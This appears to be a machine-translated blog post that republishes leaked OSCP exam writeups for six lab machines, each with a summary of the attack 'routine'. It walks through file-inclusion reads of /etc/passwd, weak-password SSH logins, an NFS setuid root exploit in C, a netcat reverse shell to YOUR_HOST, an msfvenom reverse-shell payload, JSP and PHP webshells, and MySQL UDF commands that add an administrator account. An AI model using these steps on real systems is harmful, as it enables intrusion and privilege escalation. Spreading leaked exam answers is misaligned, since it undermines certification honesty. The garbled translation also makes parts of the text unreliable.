OSCP Zhenti leaked-currently removed

Published on 2019-12-03 | Classified in reference | Reading 522 times

OSCP Zhenti leaked-currently removed

Don't talk nonsense Safety trap March 15

0x0010-About:

The leak of this test question is because a foreign big brother is very unhappy about the large number of substitutes and cheaters in the recent OSCP exam. In addition, the OSCP test questions have changed for a long time, so this big guy is very angry, just in Some of the test writeups have been published on Twitter and personal websites, and the official offsec response has also been quick. The leaked machine has been removed from the test environment. However, as learning is still worth learning, it helps to find out the routine.

The big brother's website is: https://cyb3rsick.com/
The real topic leaked is: https://cyb3rsick.com/category/oscp-exam-writups/?order=asc

0x0020-Explaining the old real topic:

0x0021-192.168.x.53 – offsecsmtp – OutOfBox

Original post portal: https://cyb3rsick.com/2019/01/20/192-168-x-53-offsecsmtp-outofbox-machine-writeup/

Step 1: Information collection

Host scanning with nmap
Command: nmap 192.168.x.53 -A
Found port 80, and found that the 192.168.x.53 / robots.txt file leaked two md5 values (for example: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx), this is not for you to solve md5, this is the directory that the person who deliberately hid.

```
22/tcp   open  ssh       syn-ack ttl 64 OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
| ssh-hostkey:
|   1024 [redacted] (DSA)
|_  2048 [redacted] (RSA)
80/tcp   open  http      syn-ack ttl 64 Apache httpd 2.4.10 ((Debian))
| http-robots.txt: 5 disallowed entries
| /X11 /apt /[redacted]
|_[redacted] /calendar
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open  rpcbind   syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      50252/tcp  mountd
|   100005  1,2,3      56105/udp  mountd
|   100021  1,3,4      37548/udp  nlockmgr
```


The second step: penetration

The file was found to contain vulnerabilities, and the GET request "/xxxxxxxxxxxxxxxxxxxxxxxx/inc2.html?passwd" to obtain the passwd file:

```
Raw | Params | Headers | Hex
GET /[redacted]/inc2.html?passwd HTTP/1.1
Host: 192[redacted].53
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
DNT: 1
Referer: http://192.[redacted].53/[redacted]/
Connection: close
```

```
Raw | Headers | Hex | XML
HTTP/1.1 200 OK
Date: [redacted]
Server: Apache/2.4.10 (Debian)
Accept-Ranges: bytes
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
Content-Length: 1509

<pre>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
exim:x:1000:1000:exim,,,:/home/exim:/bin/bash
Debian-exim:x:101:103::/var/spool/exim4:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
OutOfBox:x:1001:1001:OutOfBox,,,,TH:/home/OutOfBox:/bin/bash
statd:x:104:65534::/var/lib/nfs:/bin/false
sump:x:103:106::/var/lib/sump:/bin/false
messagebus:x:105:107::/var/run/dbus:/bin/false
uuidd:x:100:101::/run/uuidd:/bin/false
systemd-timesync:x:106:110:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:107:111:systemd Network Management,,,:/[illegible]
systemd-resolve:x:108:112:systemd Resolver,,,:/run/system[illegible]
systemd-bus-proxy:x:109:113:systemd Bus Proxy,,,:/run/syst[illegible]

</pre>
```

Obtain a user name: OutOfBox

Use ssh to connect to the host, the account password is OutOfBox

```
[root:~/Desktop/]# ssh OutOfBox@192.168.xx.53
The authenticity of host '192.168.xx.53 (192.168.xx.53)' can't be established. RSA key fingerprint is SHA256:VGx6
Warning: Permanently added '192.168.xx.53' (RSA) to the list of known hosts. OutOfBox@192.168.xx.53's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Dec 27 03:29:35 2011 from 192.168.47.131
OutOfBox@offsecsmtp:~$ id
uid=1001(OutOfBox) gid=1001(OutOfBox) groups=1001(OutOfBox)
OutOfBox@offsecsmtp:~$ /sbin/ifconfig
eth0 Link encap:Ethernet HWaddr 00:50:56:89:2f:89
inet addr:192.168.xx.53 Bcast:192.168.xx.255 Mask:255.255.255.0
inet6 addr: fe80::250:56ff:fe89:2f89/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:29040 errors:4 dropped:425 overruns:0 frame:0
TX packets:10432 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3730699 (3.5 MiB) TX bytes:1745451 (1.6 MiB)
Interrupt:18 Base address:0x2000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:130 errors:0 dropped:0 overruns:0 frame:0
TX packets:130 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:19905 (19.4 KiB) TX bytes:19905 (19.4 KiB)
OutOfBox@offsecsmtp:~$ ls
local.txt
OutOfBox@offsecsmtp:~$ cat local.txt
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
```

Step 3: Elevation of authority

NSF is writable, you can create a working file, use setuid (0) to get root permissions:

```
[root:~/Desktop]# showmount -e 192.168.xx.53
Export list for 192.168.xx.53:
/shared 192.168.xx.0/255.255.255.0
[root:~/Desktop]# mkdir /tmp/mymount
/bin/mkdir: created directory '/tmp/mymount'
[root:~/Desktop]# mount -t nfs 192.168.xx.53:/shared /tmp/mymount -o nolock
[root:~/Desktop]# cat /root/Desktop/exploit.c
#include <stdio.h>
#include <unistd.h>
int main(void)
{
setuid(0);
setgid(0);
system("/bin/bash");
}
gcc exploit.c -m32 -o exploit
[root:/tmp/mymount]# cp /root/Desktop/x /tmp/mymount/
[root:/tmp/mymount]# chmod u+s exploit
```


After uploading, run to get root:

```
OutOfBox@offsecsmtp:/shared$
root@offsecsmtp:/shared# id
uid=0(root) gid=0(root) groups=0(root),1001(OutOfBox)
root@offsecsmtp:/shared# cat /root/proof.txt
```

[Routine Summary]:

1. The web service found in the port scan must be the focus;

2. If you have web, look at robots.txt first;

3. The user name in passwd must be a problem (weak password is likely);

4. One of the methods of privilege escalation: setuid (0)

0x0022-192.168.x.161 – Ph33r machine

Original post portal: https://cyb3rsick.com/2019/01/20/192-168-x-161-ph33r-machine-writeup/

Step 1: Information collection

Old rules nmap scan port: nmap -A 192.168.x.161

```
80/tcp  open  http       syn-ack ttl 64 Apache httpd 1.3.33 ((Debian GNU/Linux))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/1.3.33 (Debian GNU/Linux)
|_http-title: Ph33r
139/tcp open  tcpwrapped syn-ack ttl 64
```


No valuable discovery, using onesixtyone scan, found that clam av is running on the host, this software has known backdoor utilization

https://www.exploit-db.com/exploits/9913/

The second step: penetration

Use the above exp to hit, you can get a bound shell on port 31337, nc is connected to root permissions

```
nc -vv 192.168.x.161 [illegible]
```

[Routine Summary]:

1. The first step is nmap scanning;

2. When nmap finds no problem, try snmp scan, it may have strange effect;

3. Pay attention to the loopholes of some popular software, you can search on exploit-db.

0x0023-192.168.x.55 – Admin-pc machine

Original post portal: https://cyb3rsick.com/2019/01/22/192-168-x-55-admin-pc-machine-writeup/

Step 1: Information collection

nmap: nmap 192.168.x.55 -A

The results are as follows:

```
21/tcp    open  ftp     syn-ack ttl 128
| fingerprint-strings:
|   GenericLines:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     command not understood.
|     command not understood.
|   Help:
|     220-Wellcome to Home Ftp Server!
|     Server ready.
|     'HELP': command not understood.
|   NULL, SMBProgNeg:
|     220-Wellcome to Home Ftp Server!
|_    Server ready.
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drw-rw-rw-   1 ftp      ftp            0 Dec 28  2015 . [NSE: writeable]
|_drw-rw-rw-   1 ftp      ftp            0 Dec 28  2015 .. [NSE: writeable]
```

Found ftp anonymous access.

The second step: penetration

Connect ftp to get the configuration file of xampp:

```
[root:~/Desktop]# ftp
ftp> o
(to) 192.168.x.55
Connected to 192.168.x.55.
220-Wellcome to Home Ftp Server!
220 Server ready.
Name (192.168.x.55:root): anonymous

331 Password required for anonymous.
Password:
230 User Anonymous logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> get ../xampp/security/webdav.htpasswd
local: ../xampp/security/webdav.htpasswd remote: ../xampp/security/webdav.htpasswd
200 Port command successful.
150 Opening data connection for ../xampp/security/webdav.htpasswd.
226 File sent ok
```


Obtain user authentication information as follows:

fm: $ apr1 $ yT3K79by $ RbmkKdKGdaXs80zPCIZnR1

The cracked text can be obtained as follows:

fm: x-files

Enter the background: 192.168.x.55: 10433 / admin can perform file management and execute commands.

Upload nc and upload php file and execute the command "nc –vv YOUR_HOST 443 –e cmd.exe" to get a rebound shell

Step 3: Elevation of authority

Upload the web shell of jsp to the "c: / xampp / tomcat / webapps / examples" directory, and the browser visits 192.168.x.55: 10433 / examples / cmd.jsp? Cmd = whoami to obtain the administrator authority.

[Routine Summary]:

1. Anonymous ftp access, especially those with write permission must pay attention;

2. xampp is one of the important test sites, and attention should be paid to configuration files and the like;

3. The high port is definitely suspicious, either the background or some software vulnerabilities;

4. You can try different scripts for privilege escalation. It is very likely that the execution permissions of different scripts are different. For example, php has low permissions and jsp may have high permissions.

0x0024-192.168.x.53 – unreal tournament machine

Original post portal: https://cyb3rsick.com/2019/01/22/192-168-x-53-unreal-tournament-machine-writeup/

Step 1: Information collection

Port scanning:

```
nmap 192.168.x.53 -Pn
PORT     STATE SERVICE           REASON
.......................
6666/tcp open  irc               syn-ack ttl 128
6667/tcp open  irc               syn-ack ttl 128
6668/tcp open  irc               syn-ack ttl 128
6669/tcp open  irc               syn-ack ttl 128
6689/tcp open  tsa               syn-ack ttl 128
.................
7001/tcp open  afs3-callback     syn-ack ttl 128
7007/tcp open  afs3-bos          syn-ack ttl 128
```

Tcp port is not found valuable, you can try udp port

It is found that udp opens port 7778, which is an IRC service. Use the IRC client to log in, and find that the prompt message contains unreal tournament.

The second step: penetration

exploit-db searches for unreal tournament and finds the vulnerability exp: https://www.exploit-db.com/exploits/16145

Replace the shellcode

```
msfvenom  -p windows/shell_reverse_tcp LHOST=192.168.x.x36.31 LPORT=1111  EXITFUNC=thread -f perl -e x86/alpha_mixed
```

Use msf to get it done.

[Routine Summary]:

1. Pay attention to the high port of udp;

2. Find popular software exp on exploit-db;

3. The ability to replace shellcode is a must.

0x0025-192.168.x.55 – UCAL Machine

Original post portal: https://cyb3rsick.com/2019/01/22/192-168-x-55-ucal-machine-writeup/

Step 1: Information collection

Web scan directly on "nikto -host 192.168.x.55"

Find:

```
+ OSVDB-3093: /webcalendar/login.php: This might be interesting... has been seen in web logs from an unknown scanner.
```

The second step: penetration

Find exp on exploit-db:

https://www.exploit-db.com/raw/18775/

Hit it and get a rebound shell

Step 3: Elevation of authority

Elevate rights using Mempodipper:
https://www.exploit-db.com/raw/35161/
Get it done

[Routine Summary]:
1. Web scanning mainly depends on which web program is used, and then find exp on the exploit-db;
2. Elevate the rights and look at the kernel version to find exp.

0x0026-192.168.x.67 – OFFENSIV-W2K3 machine

Original post portal: https://cyb3rsick.com/2019/01/22/192-168-x-67-offensiv-w2k3-machine-writeup/

Step 1: Information collection

http: //192.168.x.67: 8080 / mail / checkspool.php There is a remote command execution, you can get a rebound shell

Step Two: Infiltrate and Elevate Rights

Read the configuration file C: \ Program Files \ hMailServer \ Bin \ hMailServer.INI
Get encrypted root password
Use C: \ Program Files \ hMailServer \ Addons \ Utilities \ DecryptBlowfish.vbs script to decrypt

Modify the configuration file and add the password as follows:

https://www.hmailserver.com/forum/viewtopic.php?t=31096

Upload lib_mysqludf_sys.dll to C: \ xampplite \ htdocs

Then upload the webshell file adminer.php

Execute command to call dll

```
USE mysql;
CREATE TABLE mytbl(line blob);
INSERT INTO mytbl values(load_file('C://xampplite//htdocs //lib_mysqludf_sys.dll'));
SELECT * FROM mysql.mytbl INTO DUMPFILE 'c://windows//system32//lib_mysqludf_sys_32.dll';
CREATE FUNCTION sys_exec RETURNS integer SONAME 'lib_mysqludf_sys_32.dll';
SELECT sys_exec("net user testu P@ssw0rd /add");
SELECT sys_exec("net localgroup Administrators testu /add");
```


Add an administrator account, login is the administrator.


[Routine Summary]:

1. The web is a common entry point for low-privilege shells;

2. The configuration file of the application software is the key (account password);

3, mysql udf elevation needs attention.

More resources focus on the knowledge planet "OSCP is easy"



reference

oscp Zhenti analysis

Learning checklist: prepare for oscp

Article Directory

Site overview

whale

whale

Aimed at Pro Penetration tester. Email me "weaponmaster3070@gmail.com"